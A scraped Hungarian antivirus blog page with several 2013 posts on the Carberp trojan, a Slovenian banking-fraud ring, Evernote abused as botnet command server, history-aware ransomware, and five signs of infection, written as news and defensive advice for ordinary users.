
Ami miatt most újra előkerül, az éppen az, hogy a rá mért csapások ellenére is látszólag igen aktív. Akik emlékeznek még, **a Carberp banki trójai fő vadászterülete zömmel a volt Szovjetunió, illetve kiemelten is Ukrajna**. Ha az ESET Virusradar térképén megnézzük, az utóbbi időben merre piroslik a világ leginkább a gyakori előfordulás miatt, pontosan ezt látni: az Észak-Amerikai és egyéb közepes értéket jelentő sötétzöld foltok mellett Oroszország utódállamai állnak leginkább a célkeresztben. Ha pedig a Win32/TrojanDownloader.Carberp trójai időbeli eloszlását megfigyeljük az utolsó három évben, világosan látszik, hogy a legaktívabb időszaka a 2012.-es esztendő tavaszáig tartott, míg az ezt követő tömeges letartóztatások inkább **csak visszavetették a forgalmát, de sajnos nem iktatták ki teljesen.**



Ehhez nyilvánvalóan az is hozzájárult, hogy azóta is aktívan fejlesztik, javítják, folyamatosan módosítják. A Carberp trójai azoknak is emlékezetes lehet, **akiknél a gépet megfertőzve a "Your Facebook account is temporary locked!" feliratot jelenítette meg, és újraengedélyezéséét 20 EUR értékű Ukash vocher váltságdíjat követelt.** Emellett a kártevő készítői tavaly decemberben váratlanul árusítani is megpróbálták terméküket, **40 ezer dollárt kértek a bootkittel megspékelt kártevőterjesztő csomagért.**



A fertőzés folyamán extra shellkód hozzáfűzésével operál, **igyekszik kijátszani az aktív vírusvédelmek figyelmét**, illetve a korábbi Ze os történethez hasonlóan a memóriában manipulálja a böngészőben megjelenítendő HTML oldalakat, emellett **további kártékony Java modulokat is igyekszik letölteni**. Ha valaki olvasta a múlt heti hírt, emlékezhet a még újabb (sose lesz vége?!) leleplezett, de állítólag szintén régóta rejtőzködő professzionális készítők által fémjelzett TeamSpy kártevőre.



Nos itt jön be még egy érdekesség: **a TeamSpy is, és a legújabb verziós Carberp is a TeamViewer nevű népszerű távoli adminisztrátor eszköz módosított változatát használta távoli rejtett elérésre**. Nyilvánvalóan a kész program felhasználása a terjesztők részéről több féle haszonnal is jár: spórolnak a kódoláson, hiszen van kész eszköz, de ami ennél sokkal zavaróbb, hogy **egy legális, tiszta alkalmazásra, vagy annak kódrészletére nem vakriaszthatnak az antivírusok.**

Timeline	Name of legitimate software	Detection name
2010	Thinsoft BeTwin for RDP	Win32/RDPdoor
2010	TeamViewer	Win32/Sheldor
2011	Mipko Personal Monitor	not malware
2012	Ammyy Admin	not malware

A **Win32/Sheldor kártevőben egyébként már régóta, 2010 óta használnak egyes TeamViewer-ből kölcsönzött és átírt részeket** praktikusan megfejelve azzal, hogy néhány havonta a távoli hozzáférés segítségével **szisztematikusan módosítgatják a kódot amiatt is, hogy a korábbi vírusvédelmi szignatúra alapú felismeréseket minél sikeresebben kijátszhassák.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Titkosítás nem csak kémeknek
- Újabb URL ellenőrző motor a VirusTotalon
- Erősítsük meg új mailcímünket. Vagy mégsem.
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5170556

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Egy banki csalás végének margójára

2013.03.27. 10:12 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: szlovénia csalás trójai banki rat mule

Pontot tettek a rendőrök annak a **majdnem egy éves banki csalássorozatnak a végére, melynek során olyan szlovén elkövetők csuklóján kattant a bilincs, akik körülbelül 2 millió EUR**(nagyjából 610 millió HUF) kárt okoztak különböző kisvállalkozásoknak. Tanulságos történet következik.



Az öt főből álló letartóztatott banda módszere az volt, hogy az áldozatok gépeire billentyűzet naplózó kémprogramot, illetve rejtett távoli elérést biztosító RAT (Remote Admin Tools) alkalmazást telepítettek. **A kiszemelt célpontok kivétel nélkül kis- és középvállalkozások voltak, és az álcázott csali olyan helyi szlovén bankok, illetve az adóhatóság nevében küldött hamis e-mail volt, melynek PDF állományt tartalmazó melléklete hordozta a kártékony kódot**. A kártevő aztán telepítette a hátsóajtót, amelyen keresztül bizalmas pénzügyi adatok után kémkedtek, szám szerint **összesen 48 vállalkozás került a hálójukba**. A vállalkozások banki elérésének biztonságáról egy külön kártyaolvasó gondoskodott, amely csak akkor engedélyezte a banki műveleteket, ha ez be volt helyezve a leolvasóba. Ám **azokon a helyeken, ahol az ügyfelek ezt folyamatosan csatlakoztatva hagyták, a csalók a távoli elérésen át teljes hozzáférést szereztek a banki tranzakciókhoz is.**



A lebukás kockázatának csökkentése miatt az átutalásokat elsősorban hétvégén, illetve nemzeti ünnepekre időzítve végezték, és az említett 1.7 millió fontnak a házkutatások után csak a fele került elő, a többi hiányzik. A brit szál ott jött be a képbe, hogy az átutalásokhoz egy kitalált, fiktív brit biztosítási cég nevében toboroztak munkatársakat, akik valódi állás helyett tudtukon kívül a pénzmosásban segédkeztek, így bűnrészesek is. **Összesen 25 ilyen balekot (szaknyelven mule, azaz öszvér) alkalmaztak, akik a jól fizető könnyű otthoni munkavégzés reményében mint "pénzügyi asszisztens" vagy "pénzügyi igazgató" álláslehetőségekre jelentkeztek, feladatuk a saját bankszámlájukra érkező összeg továbbutalása volt, aminek fejében egy csekély százalékot megtarthattak. Ha elítélik őket, akár tíz évet is kaphatnak pénzmosásban való részvétel miatt. Érdemes megemlíteni azt a friss, 2013. februárjában végzett felmérést, amely a fiatalok naivságát jól mutatja. A megkérdezett brit diákok 19 százaléka nyilatkozott úgy, hogy jövedelemkiegészítésként habozás nélkül elfogadna ilyen otthonról végezhető pénztovábbutalással járó kereseti lehetőséget.**



A Szlovén CERT már egy ideje nyomozott ebben az ügyben, elmondásuk szerint a bűnözők az antivírusprogramok **felismerésének kijátszása miatt itt is folyamatosan változtatgatták a saját fejlesztésű kártevőjük kódját, amelyből 14 különböző változatot** azonosítottak be. Az ilyen bandák működése világszerte sajnos korántsem egyedi, már 2010-ben olvashattunk arról a brit csapatról, amelyik a Zeus kártevővel a károsultaknak 20 millió angol fontnyi veszteséget okozott. **Az akkori eljárásban 37 állítólagos mule segítőt találtak bűnösnek és ítéltek el.**



Ha olyan kéretlen levelet kapunk bankunktól, vagy az adóhatóságtól, melynél a levéltörzsből nem, csak a mellékelt linkre vagy csatolt dokumentumra való kattintásra derülne ki számunkra, miről is szól, mi ez az egész, akkor semmiképpen ne kattintsunk. Ha kétségeink vannak, inkább hívjuk fel vagy keressük fel a bankot. Az **álláslehetőségekkel kapcsolatban pedig csak ismételni tudjuk korábbi tanácsunkat**, miszerint: "Amit tenni tudunk, hogy a túlságosan hihetetlen és meseszerű - otthonról végezhető, tudást nem igénylő, kevés munkával kiemelkedő jövedelem - ajánlatokat nem vesszük készpénznek, mert **ami túl szép ahhoz, hogy igaz legyen, az a tapasztalatok szerint tényleg nem is igaz."**

Tetszik 30 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- Spammelés antivírus cégek nevében
- Erősítsük meg új mailcímünket. Vagy mégsem.
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5175083

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Evernote, a sokoldalú elefánt

2013.03.28. 20:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: control c&c botnet command evernote


Aki nem ismerné, az Evernote programot, egy jó kis toplistás jegyzetkezelő alkalmazásról van szó, amely ment, platformok közt megoszt, szinkronizál, kávét főz és dunyhát húz ;-) **Sok felhasználója révén tökéletes fedezék, ezért most a kártevőkészítők is bevették egy kicsit a terveikbe, és Command & Control Serverként is bizonyított.**




A hagyományos klasszikus botnetek korábban általában egyetlen C&C központi ellenőrző szerver segítségével voltak irányíthatóak, ám ha ezt lelőtték, időbe telt, amíg rosszfiúk átszervezték a kommunikációt. Ezért aztán rendre jött mindenféle trükk, leleményesség, több szerver, még több találékonyság, új megközelítések jelentek meg, **a nem hagyományos utak egyik úttörőjeként például már 2009-ben is szerepeltek Twitter posztok RSS feedjei mint vezérlők.**



Amit aztán később követtek a további közösségi helyek, mint a LinkedIn és társai, **de megvolt nekik a JPG kép és a Word 2007 doksi is**. De sok szó esett már a nehezebben kiiktatható Peer to Peer (P2P) egyre újabb irányítási módszerekről is, amelyeket például **egyes Zeus/Spyeye verziók kapcsán sikerült felfedezni - amúgy az ilyen kommunikáció megfigyelése, leleplezése korántsem egy egyszerű feladat.**



Most legújabban a zöld elefántot is jól becserkészték egy ilyen kis menetre, szakértők egy olyan hátsóajtót telepítő trójai kártevőt azonosítottak, amely Evernote account segítségével lop el adatokat. A kártevő egy DLL fájlt telepít, amelynek segítségével információkat gyűjt a rendszerről: gépnév, felhasználó, OS, időzóna, miegymás, majd **a fertőzött gép csatlakozik egy kínai Evernote szerverhez, ahonnan aztán további utasításokat vár és tetszőleges parancsokat hajt végre**, letöltés, futtatás, átnevezés és hasonlók. Vicces módon ezt az elemzést nem sikerült teljesen végigvinni, mert **időközben egy teljesen másik hacker incidens miatt generálisan jelszavakat reseteltek**, ebbe pedig beleesett ez a bizonyos megfigyelt account is.



Összefoglalva látszólag senki nem kerülheti el a sorsát, hogy ilyen jellegű C&C kísérletezgetés alanya legyen, beleesett ebbe a Google Docs, a Dropbox vagy a Box.net is. Nyilvánvalóan a trójai készítők is igyekeznek a fertőzött kommunikációt folyamatosan átterelni a feltűnő szokatlan területekről a nehezebben leleplezhető legitim forgalmak mezejére, és ez a típusú macska-egér harc egész bizonyosan még sokáig folytatódni fog. **Ma az Evernote, holnap a Világ! :-)**

Tetszik 52 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5178760

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kellemes Húsvétot

2013.03.30. 10:54 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: kellemes húsvéti ünnepeket


Boldog Húsvéti Ünnepeket kívánunk az oldal minden látogatójának!









Happy Easter
Where man sees but withered leaves, God sees sweet flowers growing.
-Albert Laighton
eset
prosperita
indonesia




eset
Wishing you a
Happy
&Colourful
Holi







Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Spammelés antivírus cégek nevében

- Újabb URL ellenőrző motor a VirusTotalon
- Erősítsük meg új mailcímünket. Vagy mégsem.
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5183882

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Tudjuk, mit böngésztél tavaly nyáron

2013.04.02. 12:15 | Csizmazia István [Rambo] | 1 komment

Címkék: előzmények kártevő zsaroló ransomware böngészési

Töretlen az újítási kedv ransomware fronton, és ha egy ötlet beindul, pláne náluk, akkor folyamatosan csiszolgatják, hogy minél hihetőbb, becsapósabb legyen. **Az újabb trükk bevetésével mostantól még többen is érezhetik majd magukat kényelmetlenül a váltságdíjat szedő kártevők támadásakor.**



Mi lehet "jobb" egy kártevős támadásnál? Nos ez nagyon egyszerű: egy személyesen testreszabott célzott kártevős támadás! Ebbe az irányba mindig is érdemes volt kirándulni, még a social engineering szakkörben is tanítják a cégvezető autója mellett "direkt véletlenül" elejtett USB kulcsot vagy zenelejátszót. Ezúttal pedig arról lesz szó, hogy az állítólagos szerzői jogsértés miatt a számítógépeket zároló zsaroló kártevők **a nagyobb hitelesség kedvéért egyre inkább igénybe veszik az áldozat böngészőjéből elérhető előzménylistákat**.



Előtte azért pillantsunk rá erre a kategóriára, szerencsére erről külön összefoglaló cikk is született még a békebeli Vírusok Varázslatos Világa sorozatban. Ebből többek közt az is kiderül, hogy **már 1989-ben is készítettek ilyen védelmi pénzt szedő programokat, de ha a történetet végignézzük, semmiképpen nem felejtkezhetünk el a kategória leghíresebb egyedéről sem, az 1995-ben feltűnt One Half nevű DOS-os vírusról, amely a merevlemezről történő bootolásonként 2-2 cilinder teljes tartalmát titkosította**.



Amit senki nem szeretne látni a saját monitorán: "Az ön állományait RSA-1024 algoritmussal elkódoltuk. Ezek visszaalakításához szüksége lesz a mi dekódoló programunk megvásárlására. A dekódoló eszköz megvásárlásához kérjük írjon a következő e-mailcímre!" Ezzel került a figyelem középpontjába a téma, amikor 2008-ban felbukkant a GPCode kártevő egy új változata, amely az említett, különösen erős 1024 bites RSA titkosítással kódolta el a felhasználó adatait (például .DOC, .JPG, .PDF), majd letörölte azokat. Ha végzett,

akkor **üzenetet küldött a felhasználónak, hogy az állományai túszul lettek ejtve, és némi készpénz fejében felajánlotta a titkosítást feloldó kulcsot**. A titkosítás ezekben az esetekben a brute force (nyers erő, vagyis próbálgatásos) módszerrel akár több millió évig is eltarthatna, de szerencsére az antivírus cégek összefogásával sikerült hibát találni a konkrét kártevőben és ennek segítségével visszaállítani a kódolt fájlokat. **A technikai barkácsmódszer mellett felbukkant aztán a szimpla blöffre épített vonal is, itt akár egy kitalált RIAA figyelmeztetés, vagy állítólagosan birtokolt pornográf képek, illegális weboldalak látogatása is elég volt ahhoz, hogy próba-szerencse alapon próbáljanak a bűnözők pénzt kicsikarni a megijesztett felhasználóktól.**



A mostani változtatás nem valamilyen elemi erejű reveláció, de kétségkívül hasznos és logikus továbbgondolása a korábbi ransomwares technikának. **Nevezetesen aktívan építenek az áldozat böngészőjéből elérhető előzménylistákra. Ha valaki egy általa valóban meglátogatott konkrét oldal kapcsán látja a jogsértésre figyelmeztető ablakot, saját bőrén érzi a "talált, süllyedt" élményt, garantáltan sokkal jobban berezel, mintha csak valamilyen kamu hivatkozást olvasna a képernyőjén.** És persze a lényeg: a feljelentést lehetősége lesz egy elviselhető mértékűnek látszó szimpla pénzbüntetéssel elkerülnie. **Természetesen ha a kártevő éppen nem talál használható weboldal címet a böngészési előzményeinkben, akkor sincsen "gond", mert a régi módszerrel egy véletlenszerű pornó weboldal linkjét illeszti a figyelmeztetésbe.**



A már eddig is elképesztő bevételeket produkáló hamis antivírusok mellé **erőteljes lépésekkel felzárkóztak immár a rendőrségi, RIAA, FBI, DEA és egyéb váltságdíjat szedő kártevők is, és szerzői jogi fenyegetéssel, vagy állományaink elkódolásával már nem csak a hírekben találkozhatunk**, hanem böngészés közben akár személyesen is. Egy biztos, nekünk felhasználóknak ezek az esetek **remek példák arra, hogy mindig naprakész antivírust használjunk, és emellett ne hanyagoljuk el munkáink rendszeres mentését külső adathordozóra**.

Tetszik 38 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek

- Tűzre, vízre, és jelszóra vigyázzatok!
- Egy Skype támadás margójára
- Negyedszázados férgek - októberi adatok
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5188561

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



lutria 2013.04.03. 21:57:40

Az én gépemet decemberben támadta meg egy magyar nyelvű "rendőrségi" vírus,szerinte egyszerre voltam pedofil,bombagyártó/terrorista,szerzői jogsértő stb.,de túl jól működött mert a ki-be kapcsoló gombon kívül semmi sem működött-úgyhogy ha akartam volna sem tudtam volna az oldalon keresztül átutalni a váltságdíjat...

Fertőzött vagy nem?

2013.04.03. 12:01 | Csizmazia István [Rambo] | 1 komment


Címkék: fertőzés pont jel öt gyanús teendő

Villám-összefoglaló röviden, mire figyeljünk, mik lehetnek gépünkön a legfontosabb gyanús jelek.



Csodák nincsenek, ha illetéktelenek távolról használják a gépünket, akkor az produkál jelenségeket, bár **a modern kori kártevők kétségkívül elsősorban a rejtőzködésre** gyúrnak. Röviden **öt pontban felsoroljuk, mikor kezdjünk gyanakodni**, aki pedig nem siet annyira, a cikk végén hivatkozott korábbi, hosszabb és részletesebb összefoglalónkat is megtalálhatja.

1. Pörög a CPU, magasan a rendszerterhelés
Ha mi magunk éppen nem konvertálunk videót, vagy futtatunk tömörítést, archiválást, vagyis semmilyen különösebben számításigényes feladat nem fut még a háttérben sem, akkor ez intő jel lehet. Az újabb fajta botnetes kártevők már olyan komolyabb feladatokat is végeztethetnek a gépünkkel, mint a jelszavak próbálgatásos feltörése (bruteforce) vagy a Bitcoin bányászat. **Próbáljunk a végére járni: például nézzük meg Feladatkezelőben, mi pörgeti a processzort, vagy haladó felhasználók a SysInternals féle Process Monitort, Process Explorert is bevethetik.**



2. Nagy mennyiségű internetes adat halad át a gépünkön
Ha mi magunk éppen nem töltünk le vagy fel méretes állományokat, akkor ez intő jel lehet. Sok botnet arra használja a fertőzött gépek (zombik) kapacitását, hogy elosztott túlterheléses támadásokban vesznek részt, nagy mennyiségű spam levelet küldetnek ki róla, illetve a botnet vezérlő szerverrel (C&C) való kapcsolattartás is forgalmat generál. Ha drámaian lelassul az internetünk - bár a WiFi le van jelszavazva, és a DHCP kliens listán sincsenek illetéktelen eszközök - úgy **próbáljunk a végére járni: futtassuk a Network Activity Monitort, nézegessünk tűzfal naplókat. Mivel a mai monitorok és noteszgépek is egyre inkább a 16:9 szélesvásznú képarány szerint készülnek, hasznos ötlet, ha az egyik szélen widgetekkel, vagy más módon folyamatosan szemmel tartjuk erőforrásaink pillanatnyi állapotát.**



3. Ismeretlen fájlok tűnnek elő a merevlemezen.
Egész pontosan az elsődleges partíciónkon, ugyanis számos kártevő dob ki magából vagy tölt le további kártékony állományokat. Ha látunk ilyen gyanús állományokat - különösen ha törlés után újra generálódnak - akkor ez intő jel lehet. **Próbáljunk a végére járni: keressünk rá az interneten az ilyen fájlok nevére, hátha valamilyen ismert kártevőhöz kapcsolódnak, és itt is aktuális a korábbi megállapítás: futtassunk egy teljes ellenőrzést. Ha van lokálisan telepített és rendszeresen frissített biztonság programunk, akkor azzal, ha nincsen, akkor az online ellenőrzés a mi barátunk, [például az ESET Online Scanner](#).**



4. Ismerőseink jeleznek, hogy folyamatosan furcsa üzeneteket kapnak tőlünk
Pedig mi nem is küldtünk éppen ilyeneket. A fertőzött számítógépek esetében sokszor találkozunk azzal, hogy a kártevő a nevünkben kéretlenül automatikusan üzeneteket generál a csevegési vagy email címjegyzékünkből kiolvasható partnereinknek. **Próbáljunk a végére járni: végezzünk teljes vírusellenőrzést, akár az internetkapcsolatunk ideiglenes megszakítása mellett.**



5. A képernyőt ellepik a különféle vírusriasztások ablakai
Ez különösen akkor aggasztó, ha sosem hallott víruskereső - például Antispyware Pro XP, Windows Antivirus, Master Antivirus 2009, Micro Antivirus 2009, Perfect Cleaner, PersonalAntiSpy - adja kéretlenül a riasztást felbukkanó (popup) ablakban. **Próbáljunk a végére járni: távolítsuk el a hamis antivírust, és telepítsünk valódit. Ha védtelen volt a gépünk, akkor az ilyen hamis programok eltávolítása kézi módszerrel sokszor igen körülményes, keressünk hozzá részletes útmutatót (Removal Guide), vagy használjunk valamilyen automatikusan működő segédprogramot: például az [ESET Rogue Applications Remover](#)-t.**



Ne feledjünk, ahhoz hogy valamit kontroll alatt tarthassunk, megfelelő eszközökre van szükség: hosszútávon legjobb a helyben telepített komplett internetbiztonsági csomag, a semmi helyett jó lehet az egyszerű antivírus is, a tűzoltáshoz pedig az online keresőket vehetjük használatba a legegyszerűbben. Korábbi [tíz gyanús jelet összefoglaló posztunkat](#) pedig e helyütt lehet elolvasni.

Tetszik 58 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 2 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- Tűzre, vízre, és jelszóra vigyázzatok!
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5190437

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

fidesz = házmesterek pártja 2013.04.06. 19:26:26

Pár perce eszembe jutott ez a bejegyzés.
Szerinted ha ilyenből látok a routeremen, a netstat-nat kimenetében kb. 10-15 sort:

udp belső-cím:137 külső-cím:137 UNREPLIED

Ahol a "belső-cím" a LAN-on lévő windows7, a "külső-cím" meg egy nemrég meglátogatott website címtartományába tartozó cím, akkor kezdjek aggódni, hogy bár a víruskeresőim semmit sem találtak, talán mégis van valami disznóság a gépemen?
Vagy csak hülye vagyok és valamit rosszul állítottam be a tűzfalamon, ami miatt bizonyos nem kívánatos forgalmak kijutnak a WAN-ra is?

Perverz fizess!

2013.04.08. 09:06 | Csizmazia István [Rambo] | 3 komment

Címkék: pedofil csalás átverés gyermekpornó zsarolás váltságdíj ransomware

